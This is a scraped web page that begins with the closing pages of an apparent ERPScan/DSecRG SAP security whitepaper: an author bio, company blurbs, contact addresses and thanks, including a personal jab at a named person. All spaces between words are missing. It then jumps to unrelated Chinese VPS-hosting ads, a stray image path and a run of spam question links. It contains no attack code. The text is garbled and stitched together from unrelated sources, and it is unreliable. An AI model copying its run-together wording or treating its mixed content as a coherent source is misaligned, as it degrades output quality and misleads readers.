HealsowritearticlesforRussianITsecuritymagazine'XAKEP'andmakepresentationsonconferences(CONFidence,HackInTheBox,ZeroNights,ChaosConstruction,PCIDSSRussiaandothers).
Hispublicworks:http://www.
exploit-‐db.
com/author/a=549ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com22AboutDSecRGResearchcenterofERPScanDSecRGLeadingSAPAGpartnerindiscoveringandsolvingsecurityvulnerabilities.
ERPScanexpertiseisbasedonresearchconductedbytheDSecRGresearchcenterasubdivisionofERPScancompany.
ItdealswithvulnerabilityresearchandanalysisinbusinesscriticalapplicationsparticularlyinSAPandpublisheswhitepapersaboutit.
SAPAGgivesacknowledgementsforsecurityresearchersfromDSecRGalmosteverymonthontheirsite.
NowDSecRGexpertsareonthefirstplaceinSAPpublicacknowledgementschart.
DSecRGexpertsarefrequentspeakersinprimeInternationalconferencesheldinUSA,EUROPE,CEMEAandASIAsuchasBlackHat,HITB,SourceBarcelona,DeepSEC,Confidence,Troopers,T2,InfoSecurity.
DSecRGresearchersgainmultipleacknowledgementsfrombiggestsoftwarevendorslikeSAP,Oracle,IBM,VMware,Adobe,HP,Kasperskiy,Apache,Alcatelandothersforfindingvulnerabilitiesintheirsolutions.
DSecRGhashigh-‐qualifiedexpertsinstaffwhohaveexperienceindifferentfieldsofsecurity,fromWebapplicationsandreverseengineeringtoSCADAsystems,accumulatingtheirexperiencetoconductresearchinSAPsystemsecurity.
E-‐mail:info@dsecrg.
comWeb:www.
dsecrg.
comERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com23AboutERPScanERPScanisaninnovativecompanyengagedintheresearchofERPsecurityanddevelopsproductsforERPsystemsecurityassessment.
Apartfromthisthecompanyrendersconsultingservicesforsecureconfiguration,developmentandimplementationofERPsystems,andconductscomprehensiveassessmentsandpenetrationtestingofcustomsolutions.
Ourflagshipproductsare"ERPScanSecurityScannerforSAP"andservice"ERPScanOnline"whichcanhelpcustomerstoperformautomatedsecurityassessmentsandcompliancechecksforSAPsolutions.
Contact:info[at]erpscan[dot]comhttp://www.
erpscan.
comERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com24Th4nkZJustagainandmore:PatrikKarlssongoodjobasalways!
AlexandrMinojenko[DSecRG]–fortipsandadvises.
AlexandrPolyakov[DSecRG]–forthetemplate8)Thankstoallmyteam:Alexey"GreenDog"Tyurin,GlebCherbov,DmitryChastuhin,DmitriEvdokimovAndalsooneDisRespecttoRuslanKarmanov(heisrudeguy,don'tlikehim)
- decompile404notfound相关文档
- 0.716not
- Francenot
- author404notfound
- black404notfound
- 2015年海关机房统一监控平台采购项目
- generators404notfound
丽萨主机:美国CN2 GIA精品网/KVM/9折,美国原生IP,最低27元/月
丽萨主机怎么样?丽萨主机,团队于2017年成立。成立之初主要做的是 CDN 和域名等相关业务。最近开辟新领域,新增了独立服务器出租、VPS 等业务,为了保证业务质量从一开始就选择了中美之间的 CN2 GIA 国际精品网络,三网回程 CN2 GIA,电信去程 CN2 GIA + BGP 直连智能路由,联通移动去程直连,原生IP。适合对网络要求较高的用户,同时价格也比较亲民。点击进入:丽萨主机官方网站...
轻云互联,香港云服务器折后22元/月 美国云服务器 1核 512M内存 15M带宽 折后19.36元/月
轻云互联成立于2018年的国人商家,广州轻云互联网络科技有限公司旗下品牌,主要从事VPS、虚拟主机等云计算产品业务,适合建站、新手上车的值得选择,香港三网直连(电信CN2GIA联通移动CN2直连);美国圣何塞(回程三网CN2GIA)线路,所有产品均采用KVM虚拟技术架构,高效售后保障,稳定多年,高性能可用,网络优质,为您的业务保驾护航。官方网站:点击进入广州轻云网络科技有限公司活动规则:1.用户购...
SugarHosts糖果主机商更换域名

昨天,遇到一个网友客户告知他的网站无法访问需要帮他检查到底是什么问题。这个同学的网站是我帮他搭建的,于是我先PING看到他的网站是不通的,开始以为是服务器是不是出现故障导致无法打开的。检查到他的服务器是有放在SugarHosts糖果主机商中,于是我登录他的糖果主机后台看到服务器是正常运行的。但是,我看到面板中的IP地址居然是和他网站解析的IP地址不同。看来官方是有更换域名。于是我就问 客服到底是什...
404notfound为你推荐
-
weipin唯品宝是什么?和唯品金融有什么关系?pw美团网电话是什么pw手机区号手机号码前怎样填写正确的国内区号?网店推广网站可以介绍几个可以做店铺推广的网站吗?神雕侠侣礼包大全神雕侠侣手游每天送的元宝买什么合适ios7固件下载iOS的固件有正版盗版之分吗?我看到了蜂威网有iOS7的固件想下载试用一下,那里是测试版是正版吗创维云电视功能创维云电视是指什么安装迅雷看看播放器迅雷看看不能播放,说我尚未安装迅雷看看播放器linux虚拟机怎么样在Linux下安装虚拟机ios系统苹果手机的系统是什么?